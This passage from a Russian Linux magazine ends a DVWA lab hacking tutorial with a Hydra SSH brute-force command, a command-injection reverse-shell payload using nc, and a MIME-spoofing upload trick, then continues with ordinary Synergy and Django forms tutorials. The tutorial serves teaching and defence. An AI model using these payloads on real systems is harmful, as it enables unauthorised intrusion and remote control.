пользователей, чтобы увидеть, нельзя ли прорваться через SSH. Выполните

```
hydra 192.168.56.101 ssh -L ~/user.list -P ~/pass.list -e nsr
```

На этот раз команда немного понятнее. Флаг `-e nsr` велит *Hydra* помимо пароля из файла пробовать пустой пароль, а также совпадающий с именем пользователя и перевернутым именем пользователя. *Hydra* слишком медленна для реальных шансов подобрать хотя бы относительно безопасный пароль за разумное время. Однако статистика показывает, что большинство людей использует небезопасные пароли, и при наличии списка имен пользователей есть хорошие шансы проникнуть в систему.

## Как защитить себя

Мы видели, как безобидные особенности сайта могут сделать сервер уязвимым. Эти атаки могут сработать, даже если вы используете самые современные версии серверного программного обеспечения, поскольку уязвимости находятся в web-приложениях, а не в серверах. Наличие некоторых из этих уязвимостей можно проверить автоматически, и мы видим журналы [tuxradar.com](http://tuxradar.com), полные предупреждений о попытках запустить атак описанного здесь типа.

Если вы используете web-сервер, необходимо убедиться, что он невосприимчив к таким нападениям. Конкретный метод, который вы можете использовать для самозащиты, зависит от используемой платформы, но лучшее место для старта – именно DVWA. Помните, что есть три уровня безопасности, и высокий существует как иллюстрация хорошей практики. Вы можете углубиться в исходный код (найдя его на [Metasploitable](http://Metasploitable) или на DVD). В каталоге **Vulnerabilities** есть подкаталог для каждой области атак. В них вы найдете соответствующий исходный код для каждого уровня. Код доступен под GPLv3, и вы можете свободно его позаимствовать. Согласно условиям GPL, вы только должны открыть исходный код вашего web-приложения, если включите этот код, а затем будете распространять его. Мы надеемся, что вы решите открыть исходный код вашего проекта, но если он обслуживает только страницы с вашего сервера, вы можете держать его закрытым – условия лицензии будут по-прежнему соблюдены.

На каждой странице DVWA вы найдете также раздел дополнительной информации [More Info], содержащий ссылки на другие сайты. Там содержатся богатые сведения о защите. **LXF**

## Советы и решения

### Решение 1:

```
192.168.56.1 & nc -c /bin/sh 192.168.56.1 4444
```

### Решение 2:

Простой ответ такой: нужно перехватить HTTP-запрос и изменить MIME-тип так, чтобы сервер думал, что это изображение (например, `image/jpeg`). Мы сделали это с помощью Tamper Data [подделать данные], расширения *Firefox*, так что вам потребуется сперва установить его и перезапустить *Firefox*.

Зайдите в меню Инструменты [Tools] > Tamper Data и нажмите Start Tamper. Теперь загрузите файл, как раньше. Нажав Upload, вы получите всплывающее окно с вопросом, хотите ли вы подделать запрос. Нажмите Tamper. В разделе Параметры сообщения, измените текстовое поле POST\_DATA, заменив `application/x-php` на `image/jpeg` (скопируйте весь текст в текстовый редактор, если вам так удобнее) и нажмите ОК. Это должно успешно загрузить файл.

Теперь вы можете переключиться обратно в окно Tamper Data *Firefox* и нажать кнопку Stop Tamper, чтобы не получать сообщений Tamper.



# Synergy: Делимся

Нейл Ботвик излагает кросс-платформенный метод работы с несколькими компьютерами через одну и ту же клавиатуру и мышь и несколько мониторов.



## Наш эксперт

У **Нейла Ботвика** по компьютеру в каждой комнате, но по соображениям безопасности он ни за что не скажет вам, где находится центральный сервер.

**К**огда в сети несколько компьютеров, это открывает перед вами все виды взаимодействия, невозможные с одним компьютером. Месяц назад мы рассмотрели несколько способов управления одним компьютером с другого через SSH, но делать это можно и по-другому. Хотя по SSH можно подключаться к другому компьютеру через терминал и даже запускать на нем графические программы, если на компьютере установлен Linux, есть и кросс-платформенные методы управления графическим интерфейсом с другого компьютера. Пожалуй, самый известный из них – VNC (Virtual Network Computing – виртуальные сетевые вычисления; [www.realvnc.com](http://www.realvnc.com)); с его помощью можно просматривать и управлять полным рабочим столом другого компьютера. Также есть KVM-коммутаторы – устройства, которые переключают клавиатуру, мышь и монитор между двумя или более компьютерами, хотя при этом вы видите монитор только одного компьютера, которым управляете. Иногда нужно наблюдать за экранами двух (или более) компьютеров на их собственных мониторах, но работать с одной клавиатурой и мышью. Я сам на своем горьком опыте убедился, как легко набрать команду не на той клавиатуре и по ошибке нанести ущерб другой системе.

С *Synergy* можно разделить клавиатуру и мышь между несколькими компьютерами, так что при перемещении мыши за пределы экрана одного компьютера она переходит на следующий, и вы можете работать с несколькими компьютерами, как если бы он был единственным.

## Начинаем

Скорее всего, *Synergy* есть в репозиториях вашего дистрибутива, и ее можно установить обычным образом. Если нет, с <http://synergy-foss.org/download> можно скачать пакеты для RedHat/Fedora и Debian/Ubuntu, а также исходный код. Если у вас другой дистрибутив и вы хотите установить программу из исходников, учтите, что *Synergy* использует CMake, а не более традиционные утилиты автоматической сборки. Чтобы скомпилировать и уста-

► **Расположите клиенты вокруг сервера, чтобы быстрее перемещать мышь с одного на другой.**

новить программу, распакуйте архив с исходниками, зайдите в созданный каталог командой `cd` и выполните такие команды:

```
sudo ./hm.sh conf -g1
```

```
sudo ./hm.sh build
```

Для описания компьютеров сети в *Synergy* используются термины «сервер» и «клиент». Сервер – это компьютер с клавиатурой и мышью, клиенты – компьютеры, которыми мы управляем удаленно с сервера. Сидеть за сервером и подключаться к клиентам, возможно, не очень логично, но представляйте себе эту схему с точки зрения *Synergy* и рабочих столов. В составе *Synergy* устанавливается три программы: *Synergyc* и *Synergys* – соответственно клиент и сервер, и *Qsynergy* – графический интерфейс для управления обоими. *Qsynergy* должен появиться в разделе Accessories [Стандартные] или Utilities [Утилиты] меню «Пуск». При первом запуске программа спросит, сервер это или клиент – сначала запустите ее на сервере. Нажмите на кнопку Configure Server [Настройка сервера], и вы увидите сетку 5×3 с возможным расположением сервера и с сервером в центре. Перетащите иконку нового монитора из правого верхнего угла в соседнюю ячейку и дважды щелкните на ней для настройки монитора. Надо задать только имя клиента – это его имя хоста в сети. Его можно посмотреть, запустив *Qsynergy* на клиенте – оно будет в разделе клиента как Screen name [Название монитора].

Нажмите OK для выхода из настройки сервера, а затем Start [Запуск]. Теперь запустите *Qsynergy* на клиенте, выберите режим клиента [Client mode] и введите имя сервера, к которому вы подключаетесь. Вообще-то нужно вводить IP-адрес, но подойдет и разрешимое имя сервера. Нажмите Start [Запуск], чтобы вернуться на сервер, и переместите мышь за правую границу экрана в соответствии с расположением клиента в конфигурационной сетке. Мышь волшебным образом исчезнет с вашего монитора и появится на другом компьютере, и вы сможете сделать почти все, что можно сделать с обычной мышью и клавиатурой на этом компьютере. Если к компьютеру клиента не подключены клавиатура и мышь (или если они недоступны), клиент *Synergy* можно запустить через ssh:

```
ssh user@clientcomputer synergyc myhostname
```

где **myhostname** – имя сервера.

При тестировании добавьте к параметрам `--no-daemon` или `-f`:


```
ssh user@clientcomputer synergyc --no-daemon myhostname
```

Тогда *Synergy* запустится в фоновом режиме и будет отображать определенную информацию при возникновении каких-то событий. Можно добавить параметр `--debug`, для более подробной информации. Эта команда также позволяет остановить клиента нажатием Ctrl+C, в противном случае пришлось бы воспользоваться **killall**:

```
killall synergyc
```

## Управление Synergy

При запуске, *Qsynergy* по умолчанию открывает окно управления – из него можно запустить сервер или клиент. После настройки оно вам вряд ли понадобится, поэтому зайдите в Edit > Settings [Редактировать > Настройки], чтобы включить автоматический запуск



# периферией

сервера или клиента. *Qsynergy* сохраняет настройки в `~/.config/Synergy`, и по умолчанию и сервер, и клиент загружают их оттуда, поэтому графический интерфейс запускать не нужно, даже в скрытом виде. Просто добавьте *Synergys* или *Synergysc* в автозагрузку, чтобы они запускались при входе в систему. Как это сделать, зависит от рабочего стола: в KDE нужно зайти в System Settings > Startup and Shutdown > Autostart [Настройки > Запуск и выключение > Автозагрузка], пользователи Ubuntu Unity могут поискать Startup Applications [Приложения автозапуска] в Dash, а пользователи Gnome найдут то, что им нужно, в System Tools > Preferences > Startup Applications [Системные утилиты > Настройки > Приложения автозапуска]. Пользователям других дистрибутивов наверняка хорошо знаком файл `~/.xinitrc` – изменив его, они смогут добавить программы в автозагрузку. Будете ли вы запускать клиент и сервер напрямую или с помощью *Qsynergy*, зависит только от вас. Запуск программы напрямую требует чуть меньше ресурсов, а также позволяет указать в командной строке дополнительные параметры, описанные на map-страницах, или другой файл настройки.

## Другие применения

Есть и другие причины для запуска программ без графического интерфейса; например, *Synergy* подходит не только для обычного рабочего окружения. Я запускаю клиента на клиенте *MythTV*: в основном достаточно пульта дистанционного управления, но когда нужно ввести текст, например, для поиска или переименования, программная клавиатура – не слишком быстрый вариант. Гораздо быстрее взять нетбук, переместить на него указатель мыши и набрать текст там.


Одна из возможностей в окне Settings [Настройки] – запись действий в лог-файл. По умолчанию это `/var/log/synergy.log`, но *Synergy* запускается от имени обычного пользователя, а у таких обычно нет доступа на запись в `/var/log`. Чтобы решить проблему, можно создать файл от имени root и затем сменить владельца:

```
sudo touch /var/log/synergy.log
```

```
sudo chown myuser: /var/log/synergy.log
```

Но, наверное, проще сделать так, чтобы журнал находился в вашем домашнем каталоге. Также можно задать объем выводимой здесь информации, что может быть удобно на случай сбоя; однако лог-файлы могут получиться огромными, поэтому отключите этот режим или перейдите на меньший объем журналирования, когда все заработает. Информация, записываемая в журнал, также отображается в окне *Qsynergy* независимо от того, задан лог-файл или нет, так что этот файл полезнее всего в системах, где вы запускаете фоновый процесс напрямую.

Сетка 5×3 – ограничение графической программы, а не *Synergy*. С *Synergy* можно управлять целой видеостеной, но файл настройки придется редактировать вручную. Файл `~/.config/Synergy/Synergy.conf` управляет поведением и клиента, и сервера. Чтобы изменить расположение экранов сервера, найдите параметры `numColumns` и `numRows` в разделе `[internalConfig]`. Этот файл не закомментирован и не документирован на map-страницах и в руководстве пользователя (которое можно загрузить с сайта *Synergy* в формате PDF), но имена параметров во многом говорят сами за себя, и нужно лишь погрузиться в него, если вы хотите



сделать нечто не предусмотренное графическим интерфейсом. Еще одна ситуация, когда вы можете захотеть создать файл без графического интерфейса – если вы не можете запустить графический интерфейс на удаленном компьютере; но тогда проще всего начать с файла настройки с другого клиента и внести в него соответствующие изменения. В большинстве случаев нужно изменить только параметр `screenName`, так как параметры вроде относительных координат экранов задаются на сервере.

## Это еще не все

Одно из дополнительных преимуществ *Synergy* – разделяемый буфер обмена. Его не нужно активировать: просто вырежьте или скопируйте какой-нибудь текст на одном мониторе, переключитесь на другой и вставьте его. Обычный способ переключения мониторов – путем перемещения мыши за границы рабочего стола, но это может быть непрактично при управлении большим количеством компьютеров или даже двумя компьютерами, если на одном из них используется рабочий стол с несколькими мониторами. Альтернатива – комбинация клавиш, задаваемая на вкладке Hotkeys [Горячие клавиши] в окне Server Configuration [Настройка сервера]. Нажмите New [Новая комбинация клавиш] на левой панели, нажмите кнопку Hotkey [Горячая клавиша], а затем комбинацию клавиш. Выделите новую комбинацию клавиш и нажмите New [Новое действие] на правой панели, чтобы выбрать действие, которое будет связано с этой комбинацией клавиш. Мы уже говорили о переключении экранов, но также можно заблокировать курсор, чтобы он не выходил за границы экрана при достижении его края, включая и отключая блокировку сочетанием клавиш. Так можно оставлять блокировку включенной, пока вы не перейдете к важному делу или игре.

Жизнь была бы много прекраснее, если бы все можно было делать в Linux... но иногда приходится пользоваться Windows и Mac. Есть версии *Synergy* для каждой из них, поэтому можно управлять рабочим столом Windows из KDE или Gnome или наоборот, если другого выхода нет! **LXF**

➤ Даже если лог-файл не задан, уровень журналирования, заданный в настройках, определяет объем информации, отображаемой в окне *Qsynergy*.


# Django: Данные

Во второй части серии **Джоно Бэкон** показывает, как заранее загрузить в проект данные и дать пользователям внести свой вклад с помощью форм.



## Наш эксперт

**Джоно Бэкон** – менеджер сообщества Ubuntu, автор книги «Искусство сообщества» и основатель ежегодного саммита руководителей сообществ.



**В** LXF165/166 я написал введение в *Django*, и оказалось, что многим из вас, наших дорогих читателей, он понравился, и вы хотите узнать о нем больше. Поэтому я рад сообщить, что в нашей серии будут еще три прекрасных статьи. По окончании серии у вас будет все необходимое, чтобы написать полноценное web-приложение *Django*, которое изумит ваших друзей.

В первой части серии я показал, как создать простое приложение для управления ломбардом. Для этого мы создали проект

*Django*, создали новое приложение в этом проекте, создали модель, активировали интерфейс администратора, чтобы добавить немного данных, и затем создали шаблон и представление для отображения списка результатов. Затем мы создали вид для отображения подробной информации каждого предмета, который хранится в ломбарде. В итоге получилось простое приложение, демонстрирующее основные возможности *Django*.

В этой части на основе предыдущей работы мы исследуем, как предварительно загрузить в проект данные и создать и применить формы, чтобы пользователи могли добавлять информацию в базу данных.

## Предзагрузка проекта данными

Одна из самых приятных черт *Django* – автоматизированный интерфейс администратора. В других фреймворках обычно приходится создавать его вручную, на что уходит много времени и кода. В *Django* вы получаете его даром, и с ним очень удобно добавлять в базу новые данные, удалять записи и выполнять другие действия.

Во многих проектах *Django* удобно автоматически загрузить в проект данные заранее. В нашем примере с ломбардом у нас есть таблица `Category`. Если бы мы удалили базу данных и снова создали ее, пришлось бы снова добавлять все категории. В идеальном случае хорошо иметь набор категорий по умолчанию, который будет автоматически создаваться при создании базы данных. Для этого нужно создать кое-какие приспособления – фикстуры [fixtures].


Фикстура – это просто готовая запись, добавляемая в базу данных. Когда мы создадим фикстуры, *Django* автоматически импортирует их при создании новой базы данных. Вот мы их и понаделаем.

На это есть разные способы, но я покажу два простых подхода. Первый – воспользоваться YAML, простым форматом сериализации. Для начала создадим каталог `fixtures` в приложении *Django* (в данном случае, в каталоге `inventory`). *Django* ищет каталог `fixtures` в каждом приложении и автоматически загружает найденные фикстуры при создании базы данных.

Создадим файл `initial_data.yaml` в каталоге `fixtures` и добавим в него следующие строки:

```
- model: inventory.category
pk: 1
fields:
name: Watches
- model: inventory.category
pk: 2
fields:
name: Electronics
- model: inventory.category
pk: 3
fields:
name: Instruments
- model: inventory.category
```

► **ModelForms** в виде таблиц выглядят так же, как формы на большинстве сайтов.



# и формы

```
pk: 4
fields:
name: Memorabilia
```

Здесь мы добавили четыре записи в таблицу Category. Для каждого блока мы указываем имя модели (таблица Category внутри приложения *inventory*). Затем в поле **pk** мы указываем первичный ключ для каждого блока. Он должен быть уникальным числом. Обычно мы просто начинаем с 1 и увеличиваем его на единицу с каждым блоком. Наконец, мы указываем каждое поле в текущей модели блока (Category) и значение для этого поля. Поскольку наша модель Category имеет всего одно поле (name), это довольно просто; мы просто указываем его значение (например, Watches [Наручные часы]).

Чтобы загрузить фикстуры, просто удалите базу данных, удалив файл **pawnstore.db** в корневом каталоге проекта и выполнив команду

```
python manage.py syncdb
```

При генерации базы данных вы должны увидеть следующую строку:

```
Installed 4 object(s) from 1 fixture(s)
```

Она говорит о том, что наши четыре фикстуры были загружены в один файл **fixture**. Хотя этот подход создания фикстур удобен, он бывает скучным и приводит к ошибкам. Часть проблемы в том, что можно неверно указать первичные ключи, и для моделей с большим количеством полей на создание каждой фикстуры уходит больше времени. Другой подход – добавлять наши данные через интерфейс администратора и экспортировать фикстуры.

Чтобы применить этот подход, сначала удалите базу данных и создайте ее снова, чтобы у нас была свежая база данных. Теперь добавьте данные фикстур через интерфейс администратора. Добавляйте только те данные, которые нужно загрузить заранее, так как все, что вы добавите, экспортируется в фикстуры. Когда вы покончите с этим, сконвертируйте содержимое базы данных в файл YAML, запустив команду:

```
python manage.py dumpdata inventory format yaml > initial_data.yaml
```

Эта команда берет все данные из приложения *inventory* и записывает их в файл **initial\_data.yaml**. Когда команда отработает, можете загрузить файл и посмотреть на сгенерированные данные. Затем просто поместите его в каталог **inventory/fixtures**, и он будет импортирован при следующем запуске команды **python manage.py syncdb**.

## Добавляем данные через формы

Пока в наших приключениях с *Django* мы добавляли данные в базу только через интерфейс администратора. Это не самый удобный способ, да к тому же позволенный только администратору. Если вы хотите, чтобы информацию могли добавлять несколько

## Документация по Django

Одна из самых привлекательных особенностей *Django* – фантастическая документация. Официальную документацию можно найти на <https://docs.djangoproject.com>

У каждой версии документация своя. Обязательно проверьте, что используемая вами документация соответствует вашей версии *Django*. Чтобы узнать версию *Django*, просто скомандуйте

```
python manage.py version
```


Также обязательно задавайте все вопросы по *Django* в канале #django сети Freenode IRC – тамошний народ с удовольствием поможет.

пользователей, или хотите изменить способ добавления информации в базу данных, нужно создать форму.

Для новичков в web-программировании скажу, что формы – это интерактивные элементы управления, через которые можно добавлять информацию на сайт. Например, в почтовом клиенте (скажем, в **Google Mail**) форма применяется в окне создания письма, где вводятся получатель, тема и сообщение. Эти элементы управления вместе с кнопками Send/Cancel/Save Draft (Отправить/Отмена/Сохранить черновик) представляют собой форму.

К счастью, создавать формы в *Django* довольно просто. Рассмотрим пример добавления формы для добавления нового предмета в ломбард.

Первым делом добавьте в файл **urls.py** строку, которая будет соответствовать адресу добавления нового предмета. Откройте **urls.py** и вставьте в него следующую строку: »



» Сайт Dive Into Python дает массу информации по использованию Python для web-приложений.

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

## Выбор редактора

Один из вопросов, которые я часто слышу, рассказывая о *Django* – «каким редактором лучше всего пользоваться для создания приложения в *Django*?»

На практике можно пользоваться почти любым редактором, способным создавать и сохранять текстовые файлы, но есть редакторы для web-программистов со специальными функциями, удобными при создании web-приложений в таких фреймворках, как *Django*.

Прежде всего и более всего я бы посоветовал *Geany*. В нем есть подсветка синтаксиса для Python, HTML и CSS, автоматическое закрытие HTML-тегов, сворачивание кода, дополнение кода и встроенный терминал (где можно запускать `python manage.py`) и другие возможности. Обязательно загляните в наш учебник по *Geany* в LXFI65/166.

Если *Geany* – герой не вашего романа, попробуйте такие редакторы:

» **Bluefish** <http://bluefish.openoffice.nl> – более старый житель мира редакторов для web-приложений. Он легок и быстр, в нем есть сворачивание кода и дополнение тегов, а также простые интерфейсы для создания HTML-кода, которые пригодятся новичкам в HTML. *Bluefish* был разработан для Gnome и прекрасно интегрируется в Ubuntu, Fedora и другие популярные дистрибутивы.

» **KompoZer** [www.kompozer.net](http://www.kompozer.net). Этот редактор содержит полный набор возможностей для создания web-приложений. Он включает многие возможности *Geany* и *Bluefish*, а также содержит графические средства для создания кода HTML, CSS и других визуальных компонентов приложения.

Хотя с этими графическими утилитами удобно учиться создавать web-приложения, помните, что иногда код получается не слишком хорош – приглядывайте за его качеством, чтобы оно было на уровне.


```
url(r'^newitem/$', 'inventory.views.newitem', name="newitem"),
```

В этой строке мы связываем адрес <http://127.0.0.1:8000/newitem/> с представлением `newitem`. Мы создадим его немного позже. Возможно, вы также заметили, что `name="newitem"` есть только в этой строке. Благодаря этому атрибуту, позже мы сможем ссылаться на этот адрес по имени `newitem`. Тогда, если мы решим изменить адрес, шаблоны менять не придется.

Адрес задан, теперь создадим форму. Ветераны web-разработки сейчас подумали, что мы напишем форму на HTML. К счастью, в *Django* есть прекрасный способ избежать этой работы.

Одна из функций *Django* – ModelForms. Если вкратце, с ModelForms можно указать модель, куда нужно добавить данные (например, нашу модель `Item`), и *Django* создаст форму на основе типов полей. Например, в нашей модели `Item` поле `Category` ссылается на элемент модели `Category`, а ModelForm автоматически добавит различные категории в выпадающий список. Мы также задаем тип поля `Name` в `CharField`, которое будет добавлено в виде однострочного текстового поля. Затем мы задаем поле `Description` с типом `TextField`, оно будет добавлено в виде текстового поля большего размера.

» В *Geany* больше всего возможностей для написания кода на Python, HTML и CSS.



Чтобы воспользоваться ModelForms, определим нашу новую форму. Для этого создайте новый файл `forms.py` в приложении *inventory* и добавьте в него следующий код:

```
from django.forms import.ModelForm
from inventory.models import Item
class NewItemForm(ModelForm):
    class Meta:
        model = Item
```

В этом файле мы сначала импортируем модуль `ModelForm`, а затем импортируем нашу модель `Item` из приложения *inventory*. Затем создаем класс новой формы `NewItemForm` типа `ModelForm`. Мы будем создавать свой класс для каждой формы, которую нужно создать в проекте *Django*.

Затем мы создаем класс `Meta` как часть нашей формы и указываем, что воспользуемся моделью `Item`. Это означает, что при дальнейшем обращении к `NewItemForm` в нашем проекте мы будем обращаться к форме `ModelForm`, сгенерированной из нашей модели `Item`.

## Создаем представление

Теперь создадим представление, которое будет загружено при открытии адреса <http://127.0.0.1:8000/newitem/>. Откройте файл `views.py` и обновите строку `django.shortcuts`, чтобы заодно импортировать модуль `redirect`:

```
from django.shortcuts import render_to_response,
redirect
```

Мы будем использовать этот модуль, чтобы произвести перенаправление на другую страницу (нашу главную) после обработки формы и добавления содержимого в базу данных.

Теперь добавим следующую строку в начало файла:

```
from django.template import RequestContext
```

Здесь мы сначала импортируем `RequestContext`, это новый способ обработки нашего представления. Более подробно об этом позже. Теперь добавим весь код представления:

```
def newitem(request):
    form = NewItemForm(request.POST or None)
    if form.is_valid():
        cmodel = form.save()
        cmodel.save()
        return redirect(index)
    return render_to_response('inventory/newitem.html', {'item_
form': form}, context_instance=RequestContext(request))
```

Пройдемся по каждой строке этого представления. Сначала идет такая:

```
form = NewItemForm(request.POST or None)
```

Здесь мы создаем новый экземпляр `ModelForm`. Мы передадим его нашему шаблону позже. Затем мы проверяем, была ли форма проверена (когда пользователь отправил данные).

```
if form.is_valid():
```

Если форма была отправлена, мы создаем объект из данных формы и сохраняем его в базу данных:

```
cmodel = form.save()
cmodel.save()
```

Теперь объект сохранен в базе данных. Мы перенаправляем пользователя на главную страницу:

```
return redirect(index)
```

Если форма не была отправлена и проверена (и, следовательно, `form.is_valid()` не равно `True`), мы с помощью метода `render_to_response()` затем загружаем шаблон из формы и передаем его нашему объекту формы:

```
return render_to_response('inventory/newitem.html', {'item_
form': form}, context_instance=RequestContext(request))
```

» Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.



В конце строки вы видите особый фрагмент `context_instance=RequestContext(request)`. Одно из преимуществ `RequestContext` в том, что он предоставляет защиту от атак методом подделки межсетевых запросов [cross-site request forgery], также известных как атака в один клик или захват сессии [session riding]. Добавив к нашему шаблону токен CSRF, *Django* поможет защитить ваше приложение от подобных атак.

Теперь представление готово, и пора создать шаблон для обработки формы. В каталоге `pawndstore/templates/inventory` создайте файл `newitem.html` и добавьте в него следующий код:

```
<h1>Add New Item</h1>
<form action="{% url newitem %}" method="post">{% csrf_token %}
<table>
{{ item_form.as_table }}
</table>
<input type="submit" value="Save" />
</form>
```

В этом файле мы создаем тэг `<form>` и передаем код шаблона, который будет для вас новым:

```
<form action="{% url newitem %}" method="post">
Синтаксис {% url newitem %} – это короткая ссылка на строку newitem в файле urls.py. Вы помните, что в этой строке мы указали имя name="newitem"; ну, а теперь мы на него сослались. Как я отметил, для защиты от атак нам нужен токен CSRF, и теперь мы его добавим:
```

```
{% csrf_token %}
Затем мы добавляем саму главную форму:
<table>
{{ item_form.as_table }}
</table>
```

Здесь мы просто создаем тэг `<table>` и из него обращаемся к `item_form`, которая была передана шаблону, используя `as_table` для отображения содержимого формы в виде таблицы. Наконец, мы добавляем кнопку Save (Сохранить) и закрываем форму:

```
<input type="submit" value="Save" />
</form>
```

Теперь форма должна работать, и с ее помощью вы сможете добавить новый объект в базу данных. После добавления элемента происходит перенаправление на индекс объектов.

## Настраиваем форму

Теперь форма готова, и можно кое-что изменить. Например, сейчас в нашей форме дату нужно вводить в особом формате:

```
YYYY-MM-DD
```

Это может запутать пользователей, к тому же в разных странах форматы даты разные. Идеально было бы подставить в это поле

текущую дату. Также стоит установить количество по умолчанию в 1, поскольку, скорее всего, каждый предмет будет в единственном числе.

Чтобы подставить в поле дату, нужно определить текущую дату, для чего воспользуемся модулем `datetime`. Сначала импортируем модуль в начале файла `views.py`:

```
import datetime
Теперь заполним форму. Для этого создадим новый экземпляр Item и заполним некоторые поля. Затем передадим его форме при ее создании.
```

Это означает, что форма заполняется заранее, и любые изменения в форме применяются к этому экземпляру. Мы также сохраняем его в базе данных.

В функции `view` объекта `newitem()`, создайте экземпляр объекта с такой первой строкой функции:

```
formdata = Item(dateadded = datetime.date.today().isoformat(),
quantity = 1)
```

